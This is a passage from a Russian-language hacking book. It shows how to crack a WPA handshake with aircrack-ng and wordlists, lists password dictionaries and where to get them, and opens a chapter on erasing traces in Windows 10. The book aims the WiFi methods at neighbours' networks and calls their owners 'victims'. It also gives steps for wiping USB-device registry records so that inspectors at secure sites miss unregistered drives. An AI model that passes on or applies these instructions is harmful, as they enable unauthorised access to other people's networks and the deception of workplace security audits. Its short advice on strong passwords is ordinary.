4. Далее программа осуществила выход, оставив сетевой адаптер в режиме мониторинга.

Не смотря на то, что программа не смогла взломать пароль, ей удалось получить WPA-рукопожатие, то есть зашифрованный пароль. Осталось дело за малым – запустить программу aircrack-ng для расшифровки этого пароля:

```
cd ~/hs
aircrack-ng handshake_SSID_BSSID.cap -w password.txt
```

Итак, мы переходим в каталог ~/hs и передаем полученный файл утилите aircrack-ng. В этот же каталог мы поместили файл password.txt с вероятными

паролями. Поскольку мы знали наш пароль, то в этот файл ради эксперимента добавили несколько ошибочных и один правильный пароль. Программа успешно расшифровала WPA-рукопожатие и вывела на экран пароль (рис. 10.14).




Рис. 10.14. Расшифрованный пароль

Выводы можно сделать следующие:

- Инструмент **wifite** существенно упрощает процесс взлома WiFi-сети. Справиться может даже начинающий пользователь Linux, поскольку все-таки с основами этой операционки нужно будет ознакомиться, а для других систем wifite нет.
- Успех во многом зависит от используемого списка паролей. Если ты изучил жертву и подобрал ее пароль, тебя ждет успех. Со стандартным списком паролей много не взломаешь.

10.7. Android-приложение для брутфорсинга WiFi-сети

Существуют Android-приложения для брутфорсинга WiFi-сетей – они будут просто подключаться к сети, перебирая пароли. Одно из таких приложений - WIfi BRuteforce hack, скачать которое можно по адресу:

https://4pda.ru/forum/index.php?showtopic=474979

Понятное дело, в Play Market ты его не найдешь. Нам не нравятся такие программы. И вот почему:

- Когда ты заполучил WPA-рукопожатие, ты можешь брутфорсить его, а не роутер. Во-первых, меньше шансов быть замеченным (особенно, если у соседа умный роутер). Во-вторых, гораздо быстрее. Ведь программа

aircrack-ng выполняет, по сути, тоже брутфорсинг, но она это будет делать со скоростью 700 паролей в секунду на двухядерном процессоре. Попробуй достичь такой скорости при подключении к WiFi!

- Успех опять-таки зависит только от файла со списком пароля.
- Если тщательно проанализировать жертву, можно составить 5-10 вариантов паролей и попытаться подобрать их вручную. Поверь, так даже будет быстрее, чем использовать подобные инструменты.
- Wifite хорош тем, что при правильной настройке (когда установлены все необходимые утилиты, когда составлены нужные списки паролей), ты можешь запустить его и лечь спать. А утром ты найдешь 1-2 пароля от соседских сетей, что уже очень неплохо!

10.8. Как раздобыть хороший хакерский словарь

Атака по словарю значительно ускоряет и в целом повышает шансы успешности взлома пароля методом перебора. Не может быть одного самого лучшего словаря – под разные ситуации требуются разные словари.

Оказывается, раздобыть хороший словарь – ничем не сложнее, чем купить оружие в Интернете. Шутка.

Ранее было сказано, что словари можно взять в Интернете и ты, наверное, уже успел подумать, что тебя оставили на произвол судьбы.

10.8.1. Словари BruteX

Программа BruteX поставляется с подборкой словарей для брут-форса удалённого входа в различные службы и веб-приложения. Посмотреть доступные словари можно здесь: https://github.com/1N3/BruteX/tree/master/wordlists

Там имеются словари (это не все списки, а только избранные):

- ftp-default-userpass.txt – пароли FTP по умолчанию.
- mssql-default-userpass.txt – пароли пользователей MS SQL по умолчанию.
- mysql-default-userpass.txt – пароли пользователей MySQL по умолчанию.
- namelist.txt – список имен (логинов).
- oracle-default-userpass.txt – список паролей пользователей Oracle по умолчанию.
- password.lst – просто список паролей.

- password_medium.txt – список паролей средней сложности.
- password_weak.txt – список слабых паролей, попробуй его в первую очередь!
- postgres-default-userpass.txt – список паролей пользователей PostgreSQL по умолчанию.
- simple-users.txt – имена пользователей (простые).
- windows-users.txt – список Windows-пользователей.

Всего в наборе программы 32 файла, которые ты можешь использовать в той или иной ситуации. Для начала хватит, но еще раз обращаем внимание – нужно формировать свои собственные списки. Пусть на базе уже существующих!

10.8.2. Словарь rockyou

Словарь от создателей rockyou является универсальным словарем, хорошо подходящим, например, для атаки на пароль Wi-Fi или веб-службы. В Kali Linux данный пароль размещен в (сжатом) файле /usr/share/wordlists/rockyou.txt.gz (перед использованием его нужно распаковать).

На любую другую систему его можно установить командой:

```
git clone git://git.kali.org/packages/wordlists.git
```

Словарь rockyou нужно оптимизировать и очищать для использования под конкретные нужды. Например, если мы знаем, что длина пароля в веб-службе составляет от 8 до 30 символов и что обязательно должны использоваться символы как минимум из двух групп (большие буквы, маленькие буквы, цифры, знаки), то очистка rockyou с помощью PW-Inspector будет выглядеть так:

```
pw-inspector -i wordlists/rockyou.txt -m 8 -M 30 -c 2 -l -u
-n -p
```

Оптимизация для взлома Wi-Fi будет выглядеть следующим образом. Считываем в стандартный вывод пароли из файла rockyou.txt (cat rockyou.txt), сортируем их (sort), и удаляем повторяющиеся (uniq), из оставшихся паролей выбираем те, которые 8 или более символов, но менее 63 символов (-m 8 -M 63), полученный список сохраняем в файл newrockyou.txt (> newrockyou.txt):

```
cat rockyou.txt | sort | uniq | pw-inspector -m 8 -M 63 >
newrockyou.txt
```

Словарь rockyou на фоне словаря BruteX выглядит действительно впечатляюще!

10.8.3. Словари DIRB

DIRB (https://kali.tools/?p=108) — это сканер веб-контента. Он ищет существующие (возможно, скрытые) веб-объекты. В основе его работы лежит поиск по словарю, он формирует запросы к веб-серверу и анализирует ответ.

Другими словами словари DIRB предназначены, в первую очередь, для поиска разнообразных файлов и папок веб-сайтов и веб-приложений, веб-серверов.

Словари DIRB доступны всем пользователям Kali Linux и находятся в каталоге /usr/share/wordlists/dirb.

10.8.4. Словари DirBuster

DirBuster (https://kali.tools/?p=116) — это многопотоковое Java приложение, предназначенное для брутфорса имен директорий и файлов веб-приложений и веб-серверов. DirBuster пытается найти скрытые каталоги и файлы.

В Kali Linux словари располагаются в директории /usr/share/wordlists/dirbuster/. В BlackArch словари располагаются в директории /usr/share/dirbuster/.

Описание словарей, поставляемых с программой DirBuster

- directory-list-2.3-small.txt - (87650 слов) — директории/файлы которые были найдены как минимум на трех разных хостах
- directory-list-2.3-medium.txt - (220546 слов) — директории/файлы которые были найдены как минимум на двух разных хостах
- directory-list-2.3-big.txt - (1273819 слов) — все директории/файлы которые были найдены
- directory-list-lowercase-2.3-small.txt - (81629 слов) — версия не чувствительная к регистру для directory-list-2.3-small.txt
- directory-list-lowercase-2.3-medium.txt - (207629 слов) - версия не чувствительная к регистру для directory-list-2.3-medium.txt
- directory-list-lowercase-2.3-big.txt - (1185240 слов) - версия не чувствительная к регистру для directory-list-2.3-big.txt

- directory-list-1.0.txt - (141694 слов) — оригинальный список без изменения порядка
- apache-user-enum-1.0.txt - (8916 имен пользователей) — используется для предположения имен пользователей apache на котором включен модуль **userdir**, основывается на набранных именах пользователей (неупорядоченный)
- apache-user-enum-2.0.txt - (10341 имен пользователей) - используется для предположения имен пользователей apache на котором включен модуль **userdir**, основывается на ~XXXXX найденном во время генерации списка (упорядоченный)

10.8.5. Списки слов от Metasploit

Названия словарей имеют говорящие названия. В основном эти словари предназначены для брут-форса удаленного входа в различные службы, имеются неплохие универсальные словари с именами пользователей и паролями. Находятся в каталоге /usr/share/wordlists/metasploit.

10.8.6. Словари Ncrack

Программа Ncrack имеет качественные списки слов для брутформа удаленных служб. Словари располагаются в директории /usr/share/ncrack/ и разделены на имена пользователей и пароли.

10.8.7. Списки слов Nmap

Nmap поставляется с несколькими списками, среди которых имеется словарь с паролями. На Kali Linux все они размещены в папке /usr/share/nmap/nselib/data/.

10.8.8. Словари Wfuzz

Wfuzz – это ещё один брут-форсер веб-приложений. В папке /usr/share/wfuzz/wordlist/ можно найти разные подборки, в том числе слова, которые могут быть именами или паролями.

10.8.9. Словари дефолтных учетных записей для роутеров

Заводские (стандартные) имена пользователей и паролей встречаются на роутерах очень часто.

Программа Router Scan by Stas'M (*https://kali.tools/?p=501*) содержит хорошие подборки для **digest** и **basic** аутентификации.

Еще есть много сайтов, где можно найти заводские пароли для роутеров. Например, можно воспользоваться следующим сайтом **https://www.routerpasswords.com/**. А сайт Default Passwords (**https://open-sez.me/index.html**) позволяет легко парсить дефолтные пароли под разные устройства.

10.8.10. Штатные словари различных программ

Многие словари поставляются с различными инструментами и даже вирусами. Все они предназначены для взлома паролей. Таблица 10.1 содержит название словаря и ссылку для скачивания.

Таблица 10.1. Штатные словари

Название	Описание	Ссылка
John the Ripper	Очень хороший словарь, поставляемый вместе с John the Ripper	https://kali.tools/files/passwords/password_dictionaries/john.txt.bz2
Cain & Abel	В 100 раз больше, чем предыдущий, но не упорядоченный. Нужно использовать pw-inspector для разбора этого файла	https://kali.tools/files/passwords/password_dictionaries/cain.txt.bz2
Conficker	Используется червем Conficker	https://kali.tools/files/passwords/password_dictionaries/conficker.txt.bz2
Топ 500 худших паролей	Название говорит само за себя	https://kali.tools/files/passwords/password_dictionaries/500-worst-passwords.txt.bz2
Популярные пароли длиной > 10 символов	Содержит 2344 пароля. Используется в качестве стоп-слов платформой Discourse	https://kali.tools/files/passwords/password_dictionaries/10-char-common-passwords.txt

Думаем, приведенных словарей будет вполне достаточно. Если тебе мало, можешь посетить следующую страничку, где ты найдешь дополнительные словари:

https://wiki.skullsecurity.org/Passwords

Для создания собственных словарей можно использовать следующие программы:

- Hashcat
- crunch
- statsprocessor
- maskprocessor

10.9. Реалии

С одной стороны, было показано, как легко можно взломать пароль от WiFi-сети. С другой стороны, есть множество нюансов. Первый из них – необходимые знания и время. Не каждый человек будет разворачивать виртуалку вместе с Linux для взлома WiFi. Конечно, если ты планируешь заниматься не только этим, тогда виртуалку с Kali Linux ты установил еще в главе 6. Но ради взлома соседского WiFi заморачиваться… Даже не знаем. Тем более что перспективы самого взлома весьма туманны без хорошего файла с паролями. Где его взять? Ты уже знаешь. Кроме упомянутых источников есть целые сайты с генераторами списка паролей, есть сайты, которые выкладывают топ паролей. Например, в 2020 году топ паролей выглядит так, как показано на рис. 10.15. А ты ожидал более сложные пароли?




Рис. 10.15. Топ паролей в 2020 году. Источник https://nordpass.com/most-common-passwords-list/

Как защититься от взлома WiFi? Да попросту используй пароль, который не является словарным словом, состоит из 10 символов (или более), содержит буквы/цифры и несколько специальных символов, например, _, #, ?, !. Пример:

```
Adh20_7!#@YuI_9$$
```

Вряд ли кто-то взломает этот пароль с помощью списка паролей. Есть, конечно, генераторы символьных последовательностей, но…. Перебор пароля из 17 символов посимвольно будет длиться вечность. К тому времени, пока ты его расшифруешь, возможно, произойдут три события:

1. Роутер жертвы выйдет из строя
2. Жертва поменяет пароль по тем или иным причинным
3. Ты состаришься

Еще раз: взломать WiFi можно, но перспективы весьма туманны. Но при определенном везении – все возможно.

Глава 11.
Заметаем следы

В этой главе речь пойдет о том, как скрыть свои следы при работе в Windows 10. Статья – вовсе не ноу-хау, практически все, что описано в ней тебе знакомо. Смотри на нее как на некий список TODO - чтобы ничего не забыть при очистке компьютера перед всевозможными проверками. Данный список пригодится, если ты работал за чужим компом или же при передаче компа, например, при его продаже или просто передаче другом коллеге.

11.1. Очистка списков недавних мест и программ

Обе операционки - семерка и десятка - предательски следят за тобой и готовы по первому требованию предоставить всю необходимую информацию. Мы же разберемся, как эту информацию почистить. Начнем со списков недавних мест и программ. Список недавних (в десятке - часто используемых) программ хранится в главном меню (рис. 11.1), а список недавних мест - в проводнике (рис. 11.2).




Рис. 11.1. Список часто используемых программ в Windows 10

Отключить список недавно добавленных и часто используемых приложений можно через окно **Параметры**. Открой его и перейди в раздел **Персонализация, Пуск**. Отключи все, что там есть (рис. 11.3).




Рис. 11.2. Список часто используемых папок и последних файлов




Рис. 11.3. Отключение хранения списка программ

Однако особо это проблему не решит. Так как если включить эти параметры снова наши списки в таком же составе вновь появятся. Поэтому придется отключать данную «фишку» через групповую политику. Открой gpedit.msc и перейди в раздел **Конфигурация пользователя\Административные шаблоны\Меню «Пуск» и панель задач**. Включи политики:

- Очистить журнал недавно открывавшихся документов при выходе
- Очистка списка недавно использовавшихся программ для новых пользователей

- Отключить слежение за действиями пользователя
- Не хранить сведения о недавно открывшихся документах
- Удалить список «Недавно добавленные» из меню «Пуск»




Рис. 11.4. Групповая политика

Очистить недавние места в «десятке» проще. Открой **Проводник**, перейди на вкладку **Вид**, нажми кнопку **Параметры**. В появившемся окне отключи параметры **Показать недавно использовавшиеся файлы на панели быстрого доступа** и **Показывать часто используемые папки на панели быстрого доступа**. Также нажми кнопку **Очистить** (рис. рис. 11.5).




Рис. 11.5. Параметры папок Windows 10

Как видишь, у такой простой задачи, как очистка последних объектов, довольно непростое решение - ведь приходится применять редактирование групповой политики.

11.2. Очистка списка USB-накопителей

На некоторых режимных объектах к компьютеру разрешено подключать только флешки (накопители), зарегистрированные в журнале. Причем, как водится, журнал самый что ни есть обычный - бумажный. То есть сам компьютер никак не ограничивает подключение незарегистрированных накопителей. Не ограничивает, зато протоколирует. Если при проверке обнаружат, что пользователь подключал незарегистрированные накопители, у него будут проблемы. Разберемся, как помочь пользователю.

Загляни в разделы реестра:

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR\
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB\
```

Вот они (рис. 11.6) - все твои накопители, которые ты подключал к своему компу.




Рис. 11.6. Раздел реестра HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR

Казалось бы, нужно просто все здесь почистить. Но не так все просто. Во-первых, разрешения на эти ветки реестра установлены таким образом, что ты ничего не удалишь даже в «семерке», не говоря уже о десятке.

Во-вторых, назначать права и разрешения вручную довольно долго, особенно, если накопителей много. В-третьих, права админа не помогут. В-четвертых, кроме этих двух разделов нужно почистить еще и следующие:

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\
- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{36FC9E60-C465-11CF-8056-444553540000}
- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{4D36E967-E325-11CE-BFC1-08002BE10318}
- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\DeviceClasses\{53f56307-b6bf-11d0-94f2-00a0c91efb8b}
- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\DeviceClasses\{53f5630a-b6bf-11d0-94f2-00a0c91efb8b}
- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\DeviceClasses\{53f5630d-b6bf-11d0-94f2-00a0c91efb8b
- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\DeviceClasses\{56907941-3AFE-11D4-AE2C-00A0CC242D2C}
- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\DeviceClasses\{a5dcbf10-6530-11d2-901f-00c04fb951ed}
- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\STORAGE\RemovableMedia
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\DeviceClasses\{3abf6f2d-71c4-462a-8a92-1e6861e6af27}
- KEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\DeviceClasses\{53f56307-b6bf-11d0-94f2-00a0c91efb8b}
- KEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\DeviceClasses\{53f5630a-b6bf-11d0-94f2-00a0c91efb8b}
- HKEY_LOCAL_MACHINE\SYSTEM\MountedDevices

Эти разделы нужно не просто удалить, а правильным образом почистить. Скажем так, если ты сегодня узнал, что завтра проверка, придется остаться на ночь. Или использовать специальную программу. На некоторых форумах, где решается этот вопрос, рекомендуют программу USBDeview. Однако я ее протестировал и заявляю, что она вычищает информацию далеко не со всех разделов. Разделы USBSTOR и USB все еще содержат информацию о подключаемых носителей. А это первые разделы, куда будут смотреть проверяющие.

Могу порекомендовать программу USB Oblivion (**http://www.cherubicsoft.com/en/projects/usboblivion**). Запусти ее, включи параметр **Do real clean (simulation otherwise)** (параметр **Save backup .reg-file** можешь включить или выключить, но если цель - не проверка программы, а реальная проверка на работе, то лучше выключить) и нажми кнопку **Clean**.




Рис. 11.7. Программа USBOblivion

Программа не только делает очистку, но и выводит подробный лог своих действий (рис. 11.8). По окончанию ее работы не останется упоминаний о подключении каких-либо накопителей к компьютеру. Чтобы не было подозрительно, нужно подключить к нему зарегистрированный (разрешенный) носитель - чтобы хоть один носитель, но был.




Рис. 11.8. Программа USBOblivion в действии

11.3. Очистка кэша и истории браузеров

Третий пункт в нашем TODO - очистка кэша и журнала браузеров. Хорошо, если ты используешь один браузер, если же нет, то придется чистить все:

- Edge - очистить список загруженных файлов и все журналы можно с помощью комбинации клавиш Ctrl + Shift + Del. Просто нажми соответствующие ссылки. При очистке журнала нужно выбрать все чекбоксы и нажать кнопку **Очистить**
- Firefox - открой настройки, перейди в раздел **Приватность и защита**, нажми кнопку **Удалить данные**, выбери все переключатели, нажми кнопку **Удалить**.
- Chrome - нажми Ctrl + Shift + Del, на появившейся странице выбери очистку за все время, отметь все чекбоксы и нажми кнопку **Удалить данные**.
- Opera – используем всю ту же комбинацию: нажми Ctrl + Shift + Del, на появившейся странице выбери очистку за все время, отметь все чекбоксы и нажми кнопку **Удалить данные**.
- IE - да кто его использует? Рекомендации ты найдешь на сайте Майкрософта.




Рис. 11.9. Очистка браузера Opera

В результате ты не только сотрешь следы, но и сэкономишь место на диске. А чтобы на рабочем компьютере не приходилось чистить журналы браузера, все личные сайты посещай в режиме инкогнито. Конечно, админ при желании увидит лог на шлюзе, но на твоем компьютере все будет чисто. Оптимальное решение - использовать Tor. В этом случае даже админ не увидит, какие сайты ты посещаешь (при условии, что за твоей спиной нет камеры наблюдения).

11.4. Удаляем записи DNS

Узнать, какие сайты ты посещал, можно не только из журнала браузера, но еще и из кэша DNS. Когда ты вводишь адрес сайта в браузере, то твой комп обращается к DNS, чтобы разрешить имя сайта в IP-адрес. Кэш разрешенных ранее имен хранится на твоем компе. Просмотреть его можно командой ipconfig /displaydns. Вывод приводить не буду, он слишком длинный. Для очистки этого кэша используется другая команда - ipconfig /flushdns.

11.5. Очистка Flash Cookies

За тобой следят все, кому не лень. Даже flash-плейер и тот отслеживает твои посещения. Flash Cookies собираются в каталоге %appdata%\Macromedia\Flash Player\#SharedObjects. Что с ним сделать, ты уже догадался:

```
cd %appdata%\Macromedia\Flash Player\#SharedObjects
echo y | del *.*
```

Вообще команду *del* можно вводить и с одной звездочкой (*), но с двумя (*.*) мне как-то больше нравится.

11.6. Удаление списка последних документов MS Office

Для удобства пользователей список последних документов хранят все программы офисного пакета. В новых версиях Office нужно в параметрах перейти в раздел «Advanced», установить число последних документов = 1




Рис. 11.10. Параметры MS Word 2016

(обрати внимание, на рис. 11.10 есть два параметра, которые нужно установить в 1). Значение 0 программа не позволяет установить, поэтому устанавливаем 1, а затем открываем какой-то безобидный файл.

11.7. Автоматизируем очистку с помощью CCleaner

Обрати внимание, что нам нужна CCleaner Desktop, а не CCleaner Cloud. Последняя стоит денег, а ее функционал значительно шире, чем нам нужно. Переходим по *http://www.piriform.com/ccleaner* и выбираем Free-версию.

Чем мне нравится CCleaner, так это тем, что он:

